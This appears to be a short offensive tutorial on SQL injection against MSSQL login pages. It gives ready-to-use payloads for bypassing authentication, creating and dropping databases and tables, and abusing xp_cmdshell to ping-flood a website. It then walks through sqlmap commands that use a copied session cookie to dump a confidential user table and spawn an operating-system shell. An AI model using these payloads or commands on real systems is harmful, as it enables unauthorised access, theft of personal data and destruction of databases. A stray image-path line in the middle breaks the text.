SQL Injection against MSSQL

Login using invalid credentials

On the login page inside username field type `blah' or 1=1 --` and leave password field empty to login with invalid credentials, press enter

Creating database

On the login page inside username tab type `blah';create database mydatabase; --` and leave password field blank (here "mydatabse" is the name of database), press enter

Deleting database

On the login page inside the username tab type `blah';DROP DATABASE mydatabase; --` and leave password field blank, press enter

Deleting table


On the login page inside the username tab type `blah';DROP TABLE table_name; --` and leave password field blank, press enter

Pinging website trough sql querry

On the login page inside the username tab type `blah';exec master..xp_cmdshell 'ping www.WEBSITENAME.com -l 65000 -t'; --` and leave password field blank, press enter

Extracting database using sqlmap

Login to the target website. Navigate to "Inspect Element" in Mozilla. Type `document.cookie` and copy the value.



Copy the message above and proceed to run sqlmap

Run the following command:

```
sqlmap -u [http://www.TARGET.com/viewprofile.aspx?id=1" --cookie="THE VALUE FROM ABOVE STEP" --dbs
```

The sqlmap will fetch the available databases for you. Next you need to view tables inside of the database. To do so run the following commands:

```
sqlmap -u [http://www.TARGET.com/viewprofile.aspx?id=1" --cookie="THE VALUE FROM ABOVE STEP" --dbs -D DATABASENAME --tables
```

Find something confidential like USERPROFILES. Now dump the specific table using the following commands:

```
sqlmap -u [http://www.TARGET.com/viewprofile.aspx?id=1" --cookie="THE VALUE FROM ABOVE STEP" --dbs -D DATABASENAME -T USERPROFILES --dump
```

You can also try to spawn a shell:

```
sqlmap -u [http://www.TARGET.com/viewprofile.aspx?id=1" --cookie="THE VALUE FROM ABOVE STEP" --os-shell
```